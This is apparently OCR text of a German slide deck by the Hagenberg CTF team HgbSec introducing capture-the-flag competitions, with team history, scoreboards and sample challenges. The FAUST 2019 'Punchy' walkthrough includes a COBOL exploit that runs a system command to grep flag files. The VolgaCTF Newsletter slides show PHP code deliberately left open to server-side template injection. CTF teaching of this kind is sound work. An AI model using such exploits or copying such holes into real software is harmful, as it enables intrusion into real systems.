Capture all the Flags!

HgbSec @ fhLUG

fhLUG

HgbSec

- Capture-the-Flag-Team der FH OÖ (Campus Hagenberg)
- Offenes Team mit (ehemaligen) Studierenden/Lehrenden
- Studiengangsübergreifend
- Teil des Studentenvereins Hagenberger Kreis

Hagenberger CTF-Teams

CTF-Teams

- 2008-2011: h4ck!nb3rg (aka h4ck1nb3rg)
- 2011-2018: IngloriousMonkeys
- Seit 2018: HgbSec

Kooperationen mit anderen Teams

- UpperSec (JKU)
- KuK Hofhackerei (TU Graz, 2x TU Wien, JKU, FH St. Pölten)

CTF? WTF?

CTF: IT-Sicherheitswettbewerb

Zwei Arten von CTFs

- Jeopardy-Style
- Attack-Defense

Meistens an Wochenenden

Themenbereiche

- Kryptographie
- Reverse Engineering
- Binary Exploitation
- Forensik
- Web
- Sonstiges (Hardware, Games, …)

Jeopardy CTFs

- Meist voneinander unabhängige Challenges („IT-Rätsel“)
- Lösung einer Challenge ist ein Flag, z.B.: `dctf{1_L1k3_M4G1c}`
- Unterschiedliche Schwierigkeitsgrade und Kategorien
- Kein Zeitdruck
- Keine Interaktion mit anderen Teams

Challenges

Forensics

- Memory Extraction — 60 ✓
- Linux Backtrack — 70 ✓
- Wizard — 100 ✓

Web

- The Blind Intern — 40 ✓
- Show Me Your Face — 40 ✓
- Inside — 50 ✓
- The Blind Intern 2 — 80 ✓

SI-TF FAQ Users Scoreboard Challenges User Profile Logout

Challenge 15 Solves

Memory Extraction

60

Wir haben einen verdächtigen Prozess gefunden. Kannst du aus dem Speicher Abbild die Flag finden?

Das Regex für die Flag ist SITF{*}

Give us your feedback

Feedback

main mem_dump

SITF{this-is-a-fake-flag}

Submit

Forensics

Memory Extraction 60

Web


The Blind Intern 40

Show Me Your Face 40

Inside 50

The Blind Intern 2 80

Scoreboard




Place	Team	Score
1	HgbSec	8450
2	HackingForSoju	8350
3	flagbot	8250

Attack-Defense CTFs

- Jedes Team bekommt eine virtuelle Maschine („Vulnbox“)
- Mehrere Services mit Schwachstellen auf der Vulnbox
- Alle Teams sind im selben VPN
- Rundenbasierter Ablauf (1-5 Minuten)
  - Checksystem überprüft Services
  - Checksystem verteilt neue Flags
  - Teams können von anderen Teams Flags sammeln
- Meist 5-9 Stunden mit einer Stunde Vorbereitungszeit

Attack-Defense CTFs



Quelle: LiveOverflow - How the Defcon Attack/Defense CTF 2018 worked

UP	CORRUPT	MUMBLE	DOWN

#	team	score	catshare	dedmoroz	game	ssheduler	sslgen
1	**HgbSec** 7.7.4.2	7171.03	SLA 86.98% FP 189.43 ⚑ 65	SLA 47.92% FP 1512.49 ⚑ 388 / -6	SLA 83.33% FP 2539.56 ⚑ 1237 / -230	SLA 49.48% FP 2556.97 ⚑ 765	SLA 98.44% FP 2946.09 ⚑ 931
2	**C4T BuT S4D** 7.7.2.2	6899.79	SLA 90.63% FP 1950.93 ⚑ 509 / -4	SLA 75% FP 2243.32 ⚑ 491	SLA 71.35% FP 3411.26 ⚑ 650 / -60	SLA 15.63% FP 0 ⚑ 0 / -96	SLA 75% FP 1353.59 ⚑ 450 / -49
3	**Bulba Hackers** 7.7.6.2	5415.80	SLA 59.9% FP 2.46 ⚑ 12 / -19	SLA 57.29% FP 1011.38 ⚑ 305 / -42	SLA 73.44% FP 3492.53 ⚑ 1301 / -244	SLA 82.81% FP 798.01 ⚑ 251 / -38	SLA 89.58% FP 1796.33 ⚑ 658 / -43
4	**SPRUSH** 7.7.1.2	3759.34	SLA 94.27% FP 0 ⚑ 0 / -74	SLA 50.52% FP 836.53 ⚑ 260 / -83	SLA 73.96% FP 0 ⚑ 0 / -400	SLA 71.88% FP 20.08 ⚑ 4 / -43	SLA 94.27% FP 3524.19 ⚑ 999 / -114
5	**srdnlen** 7.7.3.2	1279.21	SLA 91.67% FP 304.78 ⚑ 145 / -85	SLA 18.23% FP 0 ⚑ 57 / -246	SLA 75.52% FP 1300.85 ⚑ 314 / -363	SLA 15.63% FP 0 ⚑ 0 / -102	SLA 93.23% FP 18.69 ⚑ 509 / -371
6	**кусь_на_ctf_ворвусь** 7.7.10.2	151.57	SLA 88.54% FP 0	SLA 18.75% FP 0	SLA 80.21% FP 0	SLA 16.67% FP 0	SLA 81.77% FP 185.35

Im SI-Netzwerklabor der FH


In Samara, Russland beim VolgaCTF 2019 Finale

Mitmachen

- Alle zwei Wochen Remote-Stammtisch (1. Juni, 20:00)
- Nächste CTFs
  - 12. Juni: FAUST CTF 2021 and a bottle of rum (Attack-Defense)
  - 14.-19. Juni: HSCTF 8 (Einsteigerfreundliches Jeopardy)
- Primäre Kommunikation über Mattermost (chat.hgbsec.at)

CTFtime.org

- Übersicht über CTF-Events
- Scoreboards
- Bewertung von CTFs
- Teams und deren Ergebnisse
- Weltweites/Landes-Ranking



Challenges

Ein paar Challenges zur Veranschaulichung


- WPI CTF 2021 – Pokemon (Misc)
- FAUSTCT2019 – Punchy (AD)
- VolgaCTF 2019 – Newsletter (Web)
- Hack.lu 2020 – FluxCloud Frontline (Web)

WPI CTF 2021 – Pokemon

FAUST 2019 – Punchy

- Web-Anwendung mit Lochkarten-Bild-Upload
- Die Lochkarten können nach dem Upload ausgeführt werden
- Checksystem sendet Lochkarten mit Flags in COBOL-Code
- COBOL RCEaaS über mehrere Lochkarten


Checksystem





Checksystem

```
IDENTIFICATION DIVISION.
PROGRAM-ID. FLAG.
DATA DIVISION. WORKING-STORAGE SECTION. 01 FLG.
05 FLGBASE32A PIC X(32) VALUE "IZAVKU2UL5ME63DWOBEVSQSTJNCFETLX".
05 FLGBASE32B PIC X(32) VALUE "IFAUCQKEIREDK5CEIJHDSSCSKZGEC===";.
PROCEDURE DIVISION. BEGIN. DISPLAY FLG. STOP RUN.
```

Exploit







Exploit


```
IDENTIFICATION DIVISION.
PROGRAM-ID. HELLO.
PROCEDURE DIVISION. BEGIN.
CALL "SYSTEM" USING
FUNCTION LOWER-CASE("GREP -A -I FLGBASE DATA/*"). STOP RUN.
```

Patch

Leserechte vom Flag-Ordner entfernen:


```
$ chmod -r data
```

VolgaCTF 2020 – Newsletter


Source


```php
    public function subscribe(Request $request, MailerInterface $mailer)
    {
      $msg = '';
      $email = filter_var($request->request->get('email', ''), FILTER_VALIDATE_EMAIL);
      if($email !== FALSE) {
        $name = substr($email, 0, strpos($email, '@'));

        $content = $this->get('twig')->createTemplate(
          "<p>Hello ${name}.</p><p>Thank you for subscribing to our newsletter.</p><p>Regards, VolgaCTF Team</p>"
        )->render();

        $mail = (new Email())->from('newsletter@newsletter.q.2020.volgactf.ru')->to($email)->subject('VolgaCTF Newsletter')->html($content);
        $mailer->send($mail);

        $msg = 'Success';
      } else {
        $msg = 'Invalid email';
      }
      return $this->render('main.twig', ['msg' => $msg]);
    }
```

Server-side Template Injection



RFC 2822



